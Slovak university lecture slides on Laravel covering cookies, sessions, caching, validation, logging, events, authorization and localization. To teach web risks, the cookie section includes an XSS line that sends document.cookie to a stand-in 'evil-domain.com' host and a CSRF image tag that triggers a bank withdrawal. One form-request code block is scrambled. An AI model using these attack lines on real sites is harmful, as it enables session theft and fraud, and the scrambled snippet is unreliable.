# Laravel /3

## Základy webových technológií

Eduard Kuric

STU FIIT

23. 4. 2026

- Cookies/sessions
- Cache
- Validation
- Logging
- Error handling
- Events
- Authorization
- Localization
- Unit testing

# Cookies

# Cookies - použitie

HTTP je bezstavový protokol

- **prihlasovanie**
  - potrebujeme uchovávať informácie o identite zákazníka
- **nákupný košík**
- **preferencie používateľov**
- **nastavenie stránky/aplikácie**
- **nahrávanie a zaznamenávanie správania sa používateľov**

# Cookies

- **(malé) údaje uložené v prehliadači**
- keď klient /user agent/ pošle požiadavku na načítanie stránky, server v odpovedi vráti prehliadaču aj cookies, prehliadač si ich uloží
- pri ďalšej požiadavke na načítanie stránky klient/prehliadač posiela uložené cookies serveru
  - posielajú sa s každou požiadavkou, „veľké“ cookies môžu mať vplyv na výkon – konektivitu, najmä mobilné dáta

- pozn.:môžu byť tiež vytvorené JavaScriptom (na klientovi)

# Cookies – odpoveď servera

- keď server príjme HTTP požiadavku
  - s odpoveďou môže poslať klientovi hlavičku `Set-Cookie`
  - cookie je dvojica **kľúč=hodnota**

`Set-Cookie:` **`<cookie-key>=<cookie-value>`**

- ďalšie direktívy, napr. expirácia – sú nepovinné

# Cookies – odoslanie od klienta

- keď klient posiela požiadavku na server, hlavička obsahuje uložené cookies (platné, pre dáného hostiteľa)
- `Cookie: <cookie-list>`
- `Cookie: name=value; name2=value2; name3=value3`
- `Cookie: PHPSESSID=298zf09hf012fh2;`

# Cookie – `Expires`

- `Set-Cookie: <cookie-name>=<cookie-value>; Expires=<date>`
- životnosť – `HTTP-date timestamp`, čas relatívny ku klientovi (nie serveru)
- ak nie je uvedený, cookie je platná do životnosti tzv. **session cookie** – do zatvorenia prehliadača
- **pozn. - viaceré prehliadače majú funkciu session restore**
  - pri zatvorení prehliadača je stav kariet uložený a pri znovuotvorení sú tieto obnovené, vrátane cookies

# Cookie – `Max-Age, Domain`

- `Set-Cookie: <cookie-name>=<cookie-value>;` **`Max-Age`**`=<non-zero-digit>`
- počet sekúnd do expirácie cookie
  - 0, alebo záporné číslo expiruje okamžite
- `Max-Age` má prednosť pred `Expires`

- `Set-Cookie: <cookie-name>=<cookie-value>;` **`Domain`**`=<domain-value>`
- určuje doménový názov hostiteľa, ktorému bude cookie odoslaná, subdómeny **sú zahrnuté**

- pozn.: ak nie je vyplnená doména, doplní sa názov hostiteľa aktuálneho dokumentu (`document.location`), subdomény **nie sú zahrnuté**

# Cookie – `Path, Secure`

- `Set-Cookie: <cookie-name>=<cookie-value>; Path=<path-value>`
- cookie viazaná na URL cestu v požiadavke
  - ak je nastavené /, je dostupná na celej doméne
  - ak `/users`, cookie je dostupná na URL, ktorá zodpovedá `/users, /userslist, /users/list, ...`

- `Set-Cookie: <cookie-name>=<cookie-value>; Secure`
  - cookie bude odoslaná na server, iba ak bude použitý HTTPS

# Cookie – HttpOnly


- Set-Cookie: <cookie-name>=<cookie-value>; **HttpOnly**
- nie sú prístupné cez JavaScript Document.cookie

- Príklad:

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: qwerty=219ffwef9w0f; Domain=uxtweak.com; Path=/; Expires=Wed, 30 Aug 2019 00:00:00 GMT
```

# Cookies

- prezeranie cookies v prehliadači cez dev tools Chrome – Application > Storage > Cookies



# Cookies

- max. veľkost - spravidla 4096 bajtov na jednu cookie
  - aj počet je obmedzený,
    Chrome – 180 cookies / doména

- **citlivé údaje neposielať cez cookies**
  - XSS – **Cross site scripting**
  - CSRF – Cross site request forgery

# Cookies XSS

- ak umožníme používateľovi/útočníkovi vložiť kód (JavaScript) do stránky, poskytujeme mu aparát na získavanie údajov od návštevníkov/obetí stránky

```
(new Image()).src =
"http://www.evil-domain.com/steal-
cookie.php?cookie=" + document.cookie;
```

# Cookies CSRF

- **Peter** chatuje s iným používateľom – **Igorom** /útočníkom/
- **Igor** odošle správu, v ktorej je obrázok. Ten ale odkazuje (atribút `src`), na nejakú akciu banky, v ktorej má Peter účet
- `<img src="http://bank.example.com/withdraw?`**`account`**`=peter&amount=`**`1000`**`&for=`**`igor`**`">`
  - **v skutočnosti to nie je obrázok!!!**

# Cookies CSRF /2

- **uvažujme, že Petrova banka používa cookies na uloženie údajov o autentifikácii používateľa**
- ak tieto údaje neexpirovali, a nie je iná validácia na strane banky, potom požiadavka  na načítanie obrázku v skutočnosti zrealizuje transakciu – Peter pošle 1000e Igorovi

- viac informácií o CSRF

# Cookie – odmietnutie klientom

- ak by túto cookie:

`Set-Cookie: qwerty=219ffwef9w0f; Domain=`**`SOMEcompany.com;`**

nastavoval server **ORIGINALcompany.com**, mala by byť klientom (prehliadačom) odmietnutá,

- **cookie chce patriť doméne, z ktorej ale nie je server, ktorý ju požaduje nastaviť !!!!**

# Third-party cookies

- uvažujem stránku A, ktorá má v sebe vloženú reklamu cez iframe zo stránky B:
  `<iframe src="http://websiteB.com/ad.html></iframe>`
- používateľ navštívi stránku A
- keď webový prehliadač načítava túto reklamu, server z domény websiteB odošle prehliadaču `Set-Cookie` (unikátny reťazec)
- používateľ navštívi stránku C
- ak má stránka C tiež v sebe reklamu z B, potom unikátny reťazec odošle v hlavičke stránke B

- **stránka B je schopná z referrera identifikovať zdrojovú stránku a pomocou kľúča trackovať cestu používateľa!!!**

# Third-party cookies /2

- **first-party cookie nastavuje webový server, na rovnakej domene ako aktuálna stránka**
- **third-party cookie nastavuje iný webový server**

- cookies z prvej strany
  - ak je rovnaká doména, ako doména stránky
- cookies z tretej strany
  - ak je iná doména, ako doména stránky
  - služby tretích strán, ktoré sú vložené do stránky
    - obrázky, bannery, reklamy (Google)
    - komponenty na zaznamenávanie aktivity používateľov naprieč Webom
- ~~prehliadače spravidla povoľujú cookies z tretej strany~~
  - **Firefox and Safari browsers already block third-party cookies. Google Chrome will do the same by 2022.**
  - rozšírenia do prehliadačov - blokovače - AdBlock

# Cookies a legislatíva

- v prehliadači sa ukladajú/zhromažďujú údaje, ktoré môžu použiť tretie strany, môžu byť citlivé a vnímané ako zásah do súkromia
- EU Directive 2009/136/EC
  - predtým, ako chce tretia strana uložiť alebo získať údaje z počítača, musí byť o tom používateľ informovaný
  - **GDPR**
- `DNT` – *Do Not Track* direktíva v hlavičke požiadavky
  - Chrome: *Settings > Show advanced settings > Privacy > Send a "Do Not Track" request with your browsing traffic*
  - záleží, či a ako to web/služba/server bude rešpektovať

# Ukladanie dát na klientovi

- cookies boli kedysi jediným spôsobom, ako uložiť údaje na klientovi
- v súčasnosti sa odporúča uprednostniť moderné mechanizmy „Web storage APIs“ poskytované prehliadačmi:
  - **sessionStorage** – údaje dostupné iba počas prehliadania stránky, otvorenie stránky v novej karte, alebo okne inicializuje nové sedenie, reload stránky nemá vplyv
  - **localStorage** – údaje sú dostupné aj po zatvorení a znovuotvorení prehliadača
  - **indexedDB** – životnosť údajov ako localStorage, ukladanie štruktúrovaných dát (aj súbory), použitie indexov na efektívne vyhľadávanie v údajoch

# Nastavenie cookies - Laravel

- pripojenie cookie k odpovedi

```
return response()
    ->view('welcome')
    ->cookie($name, $value, $minutes,
             $path, $domain, $secure,
             $httpOnly)
```

# Získanie/načítanie cookies

```
use Illuminate\Http\Request

$value = $request->cookie('name');
```

# Cookie vs. Session

- **cookies – údaje sú uložené na klientovi**
- **sessions – údaje sú uložené na serveri**, na klientovi je uložený identifikátor sedenia `SessionID` ako cookie
  - server pošle v odpovedi nastavenie cookie `SessionID`
  - klient posiela v požiadavke `SessionID`,
    teda identifikátor sedenia:
    - `Cookie: PHPSESSID=298zf09hf012fh2;`

# Sessions

# Sessions - Laravel

- dáta sú uložené na serveri, klient má uložené v cookie session ID
- konfigurácia v `config/session.php`
- **predvolene je použitý `file` driver**
  - udaje sú uložené v súbore `storage/framework/sessions/`
- ďalšie možnosti:
  - `cookie` – údaje sú uložené na klientovi, ale sú zašifrované
  - `database` – údaje sú uložené v relačnej databáze
  - `memcached/redis` – údaje sú uložené v rýchlom cache-based úložisku
  - `array` – údaje sú uložené do poľa, nebudú persistentne uložené, vhodné pri testovaní

# Sessions – použitie databázy

- vytvorenie tabuľky `sessions`:

```
php artisan session:table
```

- vygenerovaná schéma:

```
Schema::create('sessions', function ($table)
{
    $table->string('id')->unique();
    $table->unsignedInteger('user_id')->nullable();
    $table->string('ip_address', 45)->nullable();
    $table->text('user_agent')->nullable();
    $table->text('payload');
    $table->integer('last_activity');
});
```

```
php artisan migrate
```

# Sessions – použitie Redis

- cez composer je potrebné nainštalovať balíček `predis/predis (~1.0)`
- nastavenie pripojenia na Redis databázu je v konfiguračnom súbore `config/database`
- v konfiguračnom súbore `config/session` je možné nastaviť konkrétne spojenie (connection) na Redis databázu

# Session - získanie údajov

```
$value = $request->session()->get(‘name');

// ak key neexistuje, vráti default
$value = $request->session()->get('key',
'default');

// closure
$value = $request->session()->get('key',
function () {
    return 'default';
});

// všetky údaje, ktoré su v session uložené
$data = $request->session()->all();
```

# Globálna funkcia `session()`

```
// helper session()
$value = session('key');

$value = session('key', 'default');
```

# Uloženie údajov

```
// cez request
$request->session()->put('key', 'value');

// cez helper
session(['key' => 'value']);

// vloženie prvku do pola
$request->session()->push('user.teams',
'developers');
// vybratie a vymazanie
$value = $request->session()->pull('key',
'default');
```

# Test na existenciu údajov

```
// ak existuje a nie je null
if ($request->session()->has('users')) {
    //
}

// ak existuje, môže byť null
if ($request->session()->exists('users'))
{
    //
}
```

# Vymazanie údajov

```
$request->session()->forget('key');

// všetky údaje
$request->session()->flush();
```

# Pregenerovanie `SesssionID`

- kvôli bezpečnosti, Laravel pri autentifikácii automaticky pregeneruje `SessionID` (pri použití built-in `LoginController`)
- na požiadanie je možné pregenerovať:

```
$request->session()->regenerate();
```

# Cache

# Cache

- cacheovanie obsahu:
  - zrýchlenie odozvy
  - „zvýšenie“ (ušetrenie) výkonu  na rovnakom HW
  - (nejaký) obsah dostupný  aj v prípade výpadku (DB)

- Laravel poskytuje API pre rôzne aparáty na efektívne cachovanie údajov
  - Memcached
  - Redis
- nastavuje sa v `config/cache.php`
- predvolene používa **`file`** cache, pri väčších aplikáciach  preferovať Memcached/Redis

# Cache – úložisko databáza

- cache driver `database`
- vytvorenie tabuľky `cache`:

```
php artisan cache:table
```

- predgenerovaná schéma:

```
Schema::create('cache', function ($table)
{
    $table->string('key')->unique();
    $table->text('value');
    $table->integer('expiration');
});
```

# Cache – úložisko Memcached

- vyžaduje sa Memcached PECL rozšírenie

```
'memcached' => [
    [
        'host' => '/var/run/memcached/memcached.sock',
        'port' => 0,
        'weight' => 100
    ],
],
```

- `weight` – požiadavky na memcached môžu byť distribuované naprieč servermi, relatívna váha k celkovej váhe všetkých serverov – pravdepodobnosť, že server spracuje požiadavku

# Získanie údajov

```
$value = Cache::get('key');

$value = Cache::get('key', 'default');

// ak nie je v cache, výber z DB
$value = Cache::get('key', function () {
    return DB::table(...)->get();
});

// test na existenciu, false aj pri null val.
if (Cache::has('key')) {
    //
}
```

# Prístup k viacerým úložiskám súčasne

```
Cache::store('file')->get('key');

Cache::store('redis')->put('key',
'val', 10); // 10 min.
```

# Inkrement/dekrement

```
Cache::increment('key');
Cache::increment('key', $amount);
Cache::decrement('key');
Cache::decrement('key', $amount);
```

# Získaj, alebo získaj a zapamätaj si

- chceme vybrať zoznam používateľov z cache
  - ak nie je v cache, vyberieme ho z DB a uložíme do cache

```
$value = Cache::remember('users', $minutes,
function () {
    return DB::table('users')->get();
});
```

```
$value = Cache::rememberForever('users',
function() {
    return DB::table('users')->get();
});
```

# Uloženie do cache

```
Cache::put('key', 'value', $minutes);

$expiresAt = now()->addMinutes(10);
Cache::put('key', 'value', $expiresAt);

// ulozi, iba ak neexistuje v cache
Cache::add('key', 'value', $minutes);

// trvale ulozenie
Cache::forever('key', 'value‘);
```

pozn. ak používame memcached, forever dáta môžu byť odstráné, ak cache dosiahne limit

# Cache helper

```
$value = cache('key');

cache(['key' => 'value'], $minutes);
cache(['key' => 'value'],
          now()->addSeconds(10));
```

# Vymazanie

- `Cache::forget('key');`

- získanie a vymazanie

```
$value = Cache::pull('key');

// vymazanie celej cache
Cache::flush();
```

# Tagovanie/značkovanie údajov

- príbuzné dáta označíme značkou (tagom)
- odstránenie (flush) iba tých údajov, ktoré majú danú značku

```
Cache::tags(['človek', 'umelec'])
        ->put('Peter', $peter, $minutes);


$peter = Cache::tags(['človek', 'umelec'])
        ->get('Peter');


Cache::tags('človek')->flush();
```

- **nie sú podporované pri použití `file a database` driveroch**

# Validation

# Validácia prichádzajúcich údajov

```
Route::get('post/create', 'PostController@create');
Route::post('post', 'PostController@store');

class PostController extends Controller {
    public function create() {
        return view('post.create');
    }

    public function store(Request $request) {
        // validacia
    }
}
```

# Metóda `validate()`

```
public function store(Request $request)
{
    $validatedData = $request->validate([
     'title' =>
        'required|unique:posts|max:255',
     'body' => 'required',
    ]);

    // údaje príspevku sú validné
}
```

# Pravidlo `bail`

- pravidlá sú vyhodnocované postupne všetky
- pravidlom `bail` môžeme indikovať, že celková validácia zlyhá, už pri prvom neplatnom pravidle

```
$request->validate([
    'title' =>
      'bail|required|unique:posts|max:255',
    'body' => 'required',
]);
```

- ak `title` nebude vyplnený (`required`), kontrola pravidla `unique` už nebude realizovaná

# Zobrazenie validačných chýb

- ak validácia nie je platná
  - **Laravel automaticky „presmeruje“ používateľa na predošlú stránku (predvolene)**
  - navyše validačné chyby budú automaticky **uložené v session a k dispozícii v šablóne -** premená `$errors`

```
@if ($errors->any())
    <div class="alert alert-danger">
        <ul>
            @foreach ($errors->all() as $error)
                <li>{{ $error }}</li>
            @endforeach
        </ul>
    </div>
@endif
```

# Voliteľné polia

- Laravel vykonáva automaticky
  - `TrimStrings`
  - `ConvertEmptyStringsToNull`
- môže byť potrebné validátoru povedať, že voliteľné pole musí spĺňať určité pravidlo, ale môže byť aj `null`

```
$request->validate([
    'title' =>
        'required|unique:posts|max:255',
    'body' => 'required',
    'publish_at' => 'nullable|date',
]);
```

# Zložitejšia validačná logika

- v prípade zložitejšej validačnej logiky je možné vytvoriť tzv. *form request* triedu v `app/Http/Requests`:

```
php artisan make:request StoreBlogPost
```

```
public function rules(){
    return [
     'title' =>
          :255',
     'body' =>
'requi'required|unique:posts|maxred',
    ];
}
```

# Zložitejšia validačná logika /2

- v controlleri určíme požiadavke jej typ – `StoreBlogPost`
- požiadavka je zvalidovaná predtým, ako je zavolaná metóda store

```
public function store(StoreBlogPost $request)
{
    // získanie zvalidovaných údajov
    $validated = $request->validated();
}
```

# Zložitejšia validačná logika /3

- form request umožňuje definovať ďalšie metódy
- `authorize()`
  - kontrola, či ma autentifikovaný používateľ oprávnenie na zmenu údajov
  - $this->user()->can('update', $comment);
- `withValidator($validator)`
  - prijíma vytvorenú inštanciu validátora, s ktorou je možné ďalej manipulovať
    - napr. vykonať ďalšiu validáciu, alebo pridať ešte nejaké chybové správy
- `messages()`
  - zadefinovanie vlastných chybových správ (prekonanie pôvodných)

# Získanie chybových správ

- prvá chybová správa pre dané pole

```
$errors->first('email');
```

- všetky chybové správy pre dané pole

```
foreach ($errors->get('email') as $message)
{}
```

- `foreach ($errors->get('attachments.*')`
  `as $message) {}`
- `if ($errors->has('email')) { … }`

# Príklady pravidiel

- `string, array, boolean, digits:value, digits_between:min,max,`
- `date, email, ip, image, url`
- `min:value, max:value, size:value`
- `exists:table,column`

...

# Error handling

# Konfigurácia

- **všetky chyby a výnimky** vyvolané aplikáciou **loguje trieda** `App\Exceptions\Handler`, následne je vykreslená používateľovi chybová stránka
- nastavenie `debug` v súbore `config/app.php` určuje ako podrobné sú informácie o chybách
- `'debug' => env('APP_DEBUG', false)`
  - v debug režime sú poskytované podrobné informácie
  - predvolene sa preberá nastavenie zo súboru `/.env`
  - ak v súbore `.env` nie je definované nastavenie `APP_DEBUG`, použije sa hodnota `false`

# Konfigurácia /2

- pri vývoji v lokálnom prostredí by malo byť nastavenie
  - `APP_ENV=local`
  - `APP_DEBUG=true`
- v produkcii (v reálnom prostredí)
  - `APP_ENV=production`
  - `APP_DEBUG=false`
- inak riskujeme, že podrobné chybové správy poskytnú koncovým používateľom/potenciálnym útočníkom citlivé (konfiguračné) údaje

# Trieda `Handler`

**// zaregistrovanie callback „render“ spravania pre danu vynimku**

```
public function register()
{
    $this->renderable(function (InvalidOrderException $e, $request) {
        return response()->view('errors.invalid-order', [], 500);
    });
}
```

# `report` a `render` vo výnimke

- metódy `report` a `render` súčasťou vlastných výnimiek
- ak existujú, Laravel ich automaticky zavolá

```
class CustomException extends Exception {
    public function report() {
        //
    }

    public function render($request) {
        return response(...);
    }
}
```

# helper `report()`

- zareportovanie výnimky bez vykreslenia chybovej stránky

```
public function isValid($value) {
    try {
        // validácia $valid
    } catch (Exception $e) {
        report($e);

        return false;
    }
}
```

# helper `abort()`

- okamžité vyvolanie výnimky, ktorá zodpovedá HTTP stavovému kódu
  - o vykreslenie sa postará exception handler

```
abort(404);
abort(403, 'Unauthorized action.');
```

# Vlastné chybové šablóny

- názov súboru šablóny musí zodpovedať stavovému kódu
  - `abort(404);`
  - `resources/views/errors/404.blade.php`
- v šablóne je dostupná inštancia `HttpException` - **`$exception`**

```
<h2>{{ $exception->getMessage() }}</h2>
```

# Logging

# Logovanie

- umožňuje zistiť viac informácií, čo sa deje v aplikácií
- Laravel využíva knižnicu *Monolog*
- konfigurácia v `config/logging.php`
- predvolene používa kanál (channel) *stack*
- kanál – umožňuje identifikovať, s ktorou časťou aplikácie sa viaže záznam
- *stack* – spája viacero kanálov do jedného

# Logovanie /2

```
'channels' => [
    'stack' => [
        'driver' => 'stack',
        'channels' => ['syslog', 'slack'],
    ],
    'syslog' => [
                    ],
    'slack' => [
                    ],
],
```

# Úrovne logovania

- RFC 5424
- DEBUG (100): podrobné debug informácie
- INFO (200): zaujímavé udalosti, používateľ sa prihlásil, sql logy
- NOTICE (250): normálne, ale dôležité udalosti
- WARNING (300): upozornenia, ale nie chyby, deprication...
- ERROR (400): runtime chyby,  nevyžadujú okamžitú akciu, ale...
- CRITICAL (500): kritické, aplikačný komponent nedostupný ...
- ALERT (550): potrebná okamžitá akcia, databáza dole
- EMERGENCY (600): systém je nepoužiteľný

# Nastavenie kanálov

```
'syslog' => [
     'driver' => 'syslog',
     'level' => 'debug',
],

'slack' => [
     'driver' => 'slack',
     'url' => env('LOG_SLACK_WEBHOOK_URL'),
     'username' => 'Laravel Log‘,
     'emoji' => ':boom:‘,
     'level' => 'critical',
],
```

# Vytváranie správ

- `level` definuje „minimálnu úroveň“, ktorú musí mať správa, aby mohla byť zalogovaná daným kanálom
  - napr. máme kanál s levelom `critical`,
  - `emergency` logy pôjdu tiež do kanálu `critical`

```
Log::emergency($message);
Log::alert($message);
Log::critical($message);
Log::error($message);
Log::warning($message);
Log::notice($message);
Log::info($message);
Log::debug($message);
```

# Vytváranie správ /2

```
Log::info('Showing user profile
                for user: '.$id);
```

- pripojenie kontextu

```
Log::info('User failed to login.',
                ['id' => $user->id]);
```

- konkrétny kanál

```
Log::channel('slack')->info('Something
                                happened!');
```

# Events

# Udalosti

- uvažujme, **chceme odoslať Slack notifikáciu zakaždým**, keď používateľ **vytvorí** v eshope **objednávku**
- namiesto prepájania kódu na spracovanie objednávky a Slack notifikácií
  - vyvoláme udalosť (event) `OrderShipped`
  - poslucháč (listener) ju príjme a transformuje ju na Slack notifikáciu
- Laravel poskytuje jednoduchý aparát na vytváranie udalostí, ich vyvolanie a registrovanie poslucháčov

# Reg. udalostí a poslucháčov

- EventServiceProvider

```
// kľúč – udalosť, hodnota - poslucháč
protected $listen = [
    'App\Events\OrderShipped' => [
      'App\Listeners\SendShipmentNotification',
    ],
];
```

**Od Laravel 11 nie je potrebné registrovať poslucháčov a udalosti, sú v "discovery" režime**

# Vygener. udalostí a poslucháčov

- Vygenerovanie všetkých events a listeners, ktorú sú v `EventServiceProvider`

```
php artisan event:generate
```

# Definovanie udalosti

- Trieda/kontajner pre inštanciu objednávky

```
class OrderShipped {
 use SerializesModels;
 public $order;
 public function __construct(Order $order)
 {
    $this->order = $order;
 }
}
```

# Definovanie poslucháča

```
class SendShipmentNotification
{
 public function __construct(){}

 public function handle(OrderShipped $event)
 {
    // $event->order...
 }
}
```

- ak `handle` vráti `false` – zastavíme tým šírenie udalosti ďalším poslucháčom

# Vyslanie udalosti

- použitím `event` helpera

```
$order = Order::findOrFail($orderId);
event(new OrderShipped($order));
```

# Poslucháč na viaceré udalosti

- event subscriber – trieda, ktorá odoberá viacero udalostí

```
class UserEventSubscriber {
  public function onUserLogin($event) {}
  public function onUserLogout($event) {}

  public function subscribe($events) {
   $events->listen(
     'Illuminate\Auth\Events\Login',
     'App\Listeners\UserEventSubscriber@onUserLogin’
   );
   $events->listen(
      'Illuminate\Auth\Events\Logout’,
      'App\Listeners\UserEventSubscriber@onUserLogout’
   );
  }
}
```

# Registrácia poslucháča

```
class EventServiceProvider extends ServiceProvider
{
   protected $listen = [];
   protected $subscribe = [
          'App\Listeners\UserEventSubscriber',
   ];
}
```

# Authorization

# Autorizácia

- brána (gate) a oprávnenie (policy)
- gate je **closure**, ktorá určuje, či je daný **požívateľ autorizovaný vykonať** danú akciu
  - definované v `AuthServiceProvider`
- policy je trieda, ktorá **združuje zložitejšiu autorizačnú logiku** konkrétneho **modelu**

# Definovanie **brány** (**gate**)

- brána **vždy prijíma** ako parameter **inštanciu používateľa**
- V **App\Providers\AuthServiceProvider**

```
public function boot() {
 $this->registerPolicies();

 Gate::define('update-post', function ($user,
                                        $post) {
    return $user->id == $post->user_id;
 });
}
```

# Kontrola oprávnenia cez bránu

- nie je potrebné odovzdať inštanciu prihláseného používateľa, **autorizačná metóda má inštanciu `$user` k dizpozícii**

```
// ak používateľ môže upraviť príspevok
if (Gate::allows('update-post', $post)) {}

// ak používateľ nemôže upraviť príspevok
if (Gate::denies('update-post', $post)) {}
```

# Kontrola oprávnenia cez bránu/2

```
// ak daný používateľ môže upraviť príspevok
if (Gate::forUser($user)->allows('update-post',
                                        $post)) {}
// ak daný používateľ nemôže upraviť príspevok
if (Gate::forUser($user)->denies('update-post',
                                        $post)) {}
```

# Vytvorenie **oprávnenia** (**policy**)

- uvažujme, aplikáciu – Blog, máme model `Post` – príspevok
- vytvoríme triedu `PostPolicy`, ktorá bude združovať autorizačnú logiku – akcie ako vytváranie a editácia príspevkov
- zásady sú uložené v `app/Policies`
- vytvorenie cez CLI – prázdna zásada

```
php artisan make:policy PostPolicy
```

- ak chceme CRUD pre model:

```
php artisan make:policy PostPolicy
--model=Post
```

# Registrovanie oprávnenia

- v `AuthServiceProvider:`

```
protected $policies = [
    Post::class => PostPolicy::class,
];
```

**V Laravel 11 nie je potrebné explicitne registrovať oprávnenie, ukázali sme si v TaskManager**

# Vytvorenie oprávnenia

```
class PostPolicy {
  public function update(User $user, Post $post) {
      return $user->id === $post->user_id;
  }
}
```

- názov metódy je na programátorovi, ak použijeme generátor, ten vygeneruje `view, create, update, delete`

# Filter

- v niektorých situáciách môžeme chcieť vykonať autorizačné akcie predtým, ako sa vykoná konkrétne overenie
- v oprávnení /policy/ definujeme metódu `before()`, ktorá sa vykoná pred konkrétnou metódou

```
public function before($user) {
      //
}
```

pozn: ekv. `after()`

# Kontrola oprávnenia

- ak je pre daný model definované oprávnenie /policy/, tak `can` zavolá zodpovedajúcu metódu v danom oprávnení
- ak nie je, pokúsi sa zavolať zodpovedajúcu bránu

```
if ($user->can('update', $post)) {
}

// Post::class iba urcuje, ktoru zasadu pouzit
if ($user->can('create', Post::class)) {
}
```

# Cez middleware

- Laravel obsahuje middleware, ktorý autorizuje akcie
- v `Kernel.php`
  - ku kľúčovému slovu `can` je priradený `Illuminate\Auth\Middleware\Authorize` middleware

```
Route::put('/post/{post}', function (Post $post) {
      //...
})->middleware('can:update,post');
```

**`update`** – akcia

**`post`** – implicitný model binding (pri `create` použijeme `App\Post`)

- v prípade neúspechu - 403

# Cez helper

```
public function update(Request $request,
                                    Post $post)
{
        $this->authorize('update', $post);
}

public function create(Request $request)
{
    $this->authorize('create', Post::class);
}
```

# Cez Blade

```
@can('update', $post)
...
@elsecan('create', App\Post::class)
...
@endcan

@cannot('update', $post)
...
@elsecannot('create', App\Post::class)
...
@endcannot
```

# Cez Blade /2

```
@if (Auth::user()->can('update', $post))
...
@endif

@unless (Auth::user()->can('update', $post))
...
@endunless
```

# Localization

# Jazykové mutácie aplikácie

- Laravel poskytuje aparát na jednoduché vytváranie aplikácií vo viacerých jazykoch
  - Kľúč
  - Prekladový reťazec
- reťazce/text, ktorý chceme poskytnúť vo viacerých jazykoch „zaobalíme“ do funkcie: `__('')`
  `__('welcome-title')`
  `// dva podčiarkovníky`
- zadefinujeme preklady

```
{
  " welcome-title ": "Vitajte"
}
```

- použije sa ten jazyk – text v danom jazyku – ktorý nastavíme `setLocale('en')`

# Jazykové mutácie

- jazyky sú definované v

```
/resources
    /lang
        /sk
            messages.php
        /en
            messages.php
```

- každý súbor obsahuje pole, ktorého elementy sú dvojice ‘krátky kľúč’ => ‘prekladový reťazec’

```
// resources/lang/sk/messages.php
return [
 'messages.title' => 'Vitajte v našej aplikácii'
];
```

# Použitie krátkych kľúčov

- uvažujme, chceme mať aplikáciu v SK a EN
- ak by sme chceli mať v šablóne napr.:
  `<h1>Vitajte v našej aplikácii</h1>`

  `<h1>Welcome to our application</h1>`
- namiesto týchto textov použijeme substitúciu – krátky kľúč – `welcome.title`
  `<h1>{{__('welcome-title')}}</h1>`
- zadefinujeme si konvenciu – ako vytvárať kľúče, povedzme všetky kľúče budú v EN

# Použitie krátkych kľúčov /2

- vytvoríme súbor pre SK:

```
/resources/lang/sk/messages.php
return [
 'messages.title' => 'Vitajte v našej aplikácii',
];
```

- vytvoríme súbor pre EN:

```
/resources/lang/en/messages.php
return [
 'messages.title' => 'Welcome to our application'
];
```

# Nastavenie jazyka

- prostredníctvom metódy `setLocale('en')`, parameter je skratka jazyka

```
Route::get('welcome/{locale}', function ($locale)
{
    App::setLocale($locale);
    //
});
```

- v súbore `config/app.php` môžeme nastaviť tzv. fallback language
  - jazyk, ktorý sa použije v prípade, že aktívny jazyk neobsahuje zodpovedajúci prekladový reťazec `'fallback_locale' => 'sk',`

# Aktuálny jazyk `getLocale()`

```
$locale = App::getLocale();

if (App::isLocale('en')) {
    //
}
```

# Prekladové reťazce ako kľúče

- vo väčších aplikáciach môže byť náročné definovať pre každý textový reťazec krátky kľúč
- **namiesto kľúčov použijeme priamo prekladové reťaze**
